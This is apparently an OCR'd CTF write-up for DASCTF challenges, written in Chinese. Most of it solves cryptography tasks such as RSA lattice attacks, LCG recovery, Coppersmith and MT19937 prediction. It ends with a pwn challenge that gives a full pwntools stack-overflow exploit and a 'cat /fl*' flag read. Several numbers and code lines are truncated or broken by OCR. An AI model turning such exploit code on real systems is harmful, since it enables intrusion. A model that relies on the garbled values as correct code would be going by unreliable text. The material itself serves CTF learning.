c = 203290586810570033557675465243272708769010631262854101638625773129574253185479384756458143900888635771415544434326536582877745376797387689933010953882212621442782532122389753588689257610554079205043980041431263102478225850956113059128012507885319626815920545889384462104128971507825581151144620548154603185332799217228930205634720102794868383725160633318459668341807517242272495894634081686772469918395814598782421114592871
9
k = 2^512
m = matrix([[c,0,k],[h,1,0],[p,0,0]])
12
print(m.LLL())
```

```
S3 = 107006951660960949953759723208659711689598974372993420681241615389025140006910342367582890376642753236350475296475322006933117093479841260700520115712646060
t = [S2-S1,S3-S2,S4-S3,S5-S4]
m = gcd(t[3]*t[1]-t[2]**2,t[2]*t[0]-t[1]**2)
x = [S1,S2,S3,S4,S5]
a = (x[2]-x[1])*invert(x[1]-x[0],m)%m
print(m)
print(a)
b = (x[1]-a*x[0])%m
print(b)

s = invert(a,m)*(x[0]-b)%m
print(s)
import libnum
print(libnum.n2s(int(2807855109768856589805095113693764569855366493731360761017403942
1)))
```

Danger_RSA

拉一个方程出来解，根据结果分式是否为二次幂判断解的正确性

```
n = 202897885656710120033243071310621030608599902444231873337251160687310437442
e = 11079917583
c = 133542192040557542300258473101349369658113702088800544434490198130955227686

a = 120561
b = 91903
assert a*b == e

xy = int(iroot(n-e,4)[0])
h1 = n-xy^4-e

var('x')
f = a*xy^2*x^2-h1*x+b*xy^2
print(f.roots())
print(iroot(57081909368359822649287778172858901480119183621096464712750026452835

p = 22208035509213958326220296307138113781757789578109865172361121282738632739744

R.<x> = PolynomialRing(Zmod(n))
f = (p*x)^2+b
f = f.monic()
print(f.small_roots(beta = 0.4))
```

```
23
24 p = (p*4)^2+b
25 q = n//p
26 phi = (p-1)*(q-1)
```

套板子

```
1  from Crypto.Util.number import *
2  import itertools
3
4  def get_oneroot(p, e):
5      while True:
6          Zp = Zmod(p)
7          g = Zp.random_element()
8          g = g^((p-1) // e)
9          for mult in divisors(e):
10             if (mult != e):
11                 g2 = g^mult
12                 if (g2 == 1):
13                     break
14         else:
15             return g
16
17 def decrypt(p, c, e):
18     w = gcd(e, p-1)
19     e1, p1 = e // w, (p-1) // w
20     d = inverse_mod(e1, p1)
21     c1 = pow(c, d, p)
22     g, a, b = xgcd(p1, w)
23     g = get_oneroot(p, w)
24     m = pow(c1, b, p)
25     return [ZZ(m * g^i) for i in range(w)]
26
27 mp_list = decrypt(p, c, e)
28 print('Find root p OK')
29 mq_list = decrypt(q, c, e)
30 print('Find root q OK')
31 for mp, mq in itertools.product(mp_list, mq_list):
32     m = crt([mp, mq], [p, q])
33     msg = long_to_bytes(int(m))
34     if (b'DAS' in msg):
35         print(msg)
```

SigninCrypto

```python
from hashlib import sha512
import hashlib
from os import urandom
from Crypto.Cipher import DES3
from mt19937predictor import MT19937Predictor

predictor = MT19937Predictor ()
h1 = 33464863886556014297366998131696445840 3
d = 0x623439373736346563393962396632366434373637383966633934383162303536653537 33
h2 = 22078953819177294945130027344
c = 0xa6546bd93bced0a8533a5039545a54d1fee647007df106612ba643ffae850e201e711f6e19

d = long_to_bytes(d)
print(d)

d1,d2 = d[:128].decode(),d[128:].decode()
iv = b'GWHTGWHT'

print(h1)
er = b'\xfb\xc2'*8
k1 = (long_to_bytes(bytes_to_long(er)^h1))

l1 = []
l2 = []
f = open(r'\SigninCrypto的附件\tempdir\CRYPTO附件\SigninCrypto\task.txt')
for i in range(624):
    l1.append(int(f.readline(),16))
for i in range(312):
    l2.append(int(f.readline(),16))


for i in range(312):
    a = (l1[i*2]<<16) + (l2[i]&0xffff)
    predictor.setrandbits(a, 32)
    a = (l1[i*2+1]<<16) + (l2[i]>>16)
    predictor.setrandbits(a, 32)

k2 = long_to_bytes(predictor.getrandbits(64))
key = k1+k2+b'DASCTF{'
c = long_to_bytes(c)
for i in range(32,128):
    k = key+long_to_bytes(i)
    #print(k)
    mode = DES3.MODE_CBC
    des3 = DES3.new(k, mode, iv)
    cipher = des3.decrypt(c)
```


```
    if b'flag' in cipher or b'DASCTF' in cipher:
        print(cipher)
```

MCeorpkpleer

```
p = 139540788452365306201344680691061363403552933527922544113532931871057569249 6
n = 226872753672927151210231651066701088539383619022988462068627719354071589658 7
c = 156879727064293983713540449709354153986555741467040286464656817265584766312 9
pubkey = [18143710780782459577, 54431132342347378731, 163293397027042136193, 489
en_e = 3108705432287766324402345844855 8

l = len(pubkey)
list = [pow(3,i) for i in range(l)]
w = 18143710780782459577

for i in range(len(pubkey)):
    if 3*pubkey[i] != pubkey[i+1]:
        m = pubkey[i]*3-pubkey[i+1]
        break
e = int(en_e/w%m)
ee = ''
for i in range(64):
    ee += str(e%3)
    e //= 3
e = (int(ee,2))
R.<x> = PolynomialRing(Zmod(n))
f = p+x
print(f.small_roots(beta = 0.4,X = 2^435))
P = p+22279478575805637289061098350801418725939755105414714905065078232409620860
q = n//P
print(P*q == n)
phi = (P-1)*(q-1)
d = inverse_mod(e,phi)
m = pow(c,d,n)

import libnum

print(libnum.n2s(int(m)))
```

XOR贯穿始终

社会主义价值观解密



解压缩包 私钥解密，再异或上社会主义核心价值观解密结果

```
n = 0x00b9ad332fb6b87d59b5b20b4ae880ba416d8724111f99a9ed498bcb365091d83dcc43fdff

e = 0x010001

d = 0x00974ebb2da0bb0afb3603970c3e17d8b044af22070a3750b05b849ddeef1d4a986182eed3

p = 0x00ea59434f560de2eaf4f21c22fb10691b79485e6290007dc28242bc63739fb95fa03e5ed8

q = 0x00cad4c29d017e30ddabd606805044d9ca3e6a3184fb4e1f332845555498c36b02e7b97e2e
print(p*q == n)

c = 91817924748361493215143897386603397612753451291462468066632608541316135642 69
m = pow(c,d,n)
m = (libnum.n2s(int(m)))

x = b'C0ngr4tulati0n5_y0u_fou^d_m3'
print(m[:12])
m = m[12:]
print(long_to_bytes(bytes_to_long(x)^^bytes_to_long(m)))
```

EzRSA

n给了两遍，爆破e直接出

```
from tqdm import tqdm
```

```python
n = 80642592772746398646558097588687958541171131704233319344980232942965050635 11
e = 13521
d = 14218766449983537783699024084862960813708451888387858392014856544340557703 87

'''
for e in tqdm(range(100000)):
    a = pow(2,e,n)
    if pow(a,d,n) == 2:
        print(e)
        break
'''
phi = e*d-1
phi = phi/149/16
p_q = n-phi+1

from hashlib import md5
print(str(p_q))

print(md5(str(p_q).encode()).hexdigest())
```

PWN

risky_login

riscv64架构：

```
nameless@ubuntu:~/Desktop/test$ checksec pwn
[!] Could not populate PLT: AttributeError: arch must be one of ['aarch64', 'alp
ha', 'amd64', 'arm', 'avr', 'cris', 'i386', 'ia64', 'm68k', 'mips', 'mips64', 'm
sp430', 'none', 'powerpc', 'powerpc64', 'riscv', 's390', 'sparc', 'sparc64', 'th
umb', 'vax']
[*] '/home/nameless/Desktop/test/pwn'
    Arch:     em_riscv-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x10000)
```

发现这里有个栈溢出：

```
void FUN_12345786(char *param_1)

{
  size_t sVar1;
  char acStack264 [248];

  sVar1 = strlen(param_1);
  if (8 < (byte)sVar1) {
    puts("too long.");
                    /* WARNING: Subroutine does not return */
    exit(-1);
  }
  strcpy(acStack264,param_1);
  return;
}
```

strlen的结果用char类型存储，而param_1字符串最大长度0x120，存在溢出能修改这个函数的返回地址到backdoor

backdoor有一个对flag和sh的检测，使用cat /fl*就能打印出flag

完整exp:

```
from pwn import *
import time
context.log_level='debug'
context.arch = 'amd64'

def exp():
        global rs
        r = remote("tcp.cloud.dasctf.com",25317)
        r.sendafter("name:","1")
        pd = "a"*0x100 + "\xee\x56\x34\x12\x00\x00"
        r.sendafter("words",pd)

        r.interactive()

if __name__ == "__main__":
        exp()
```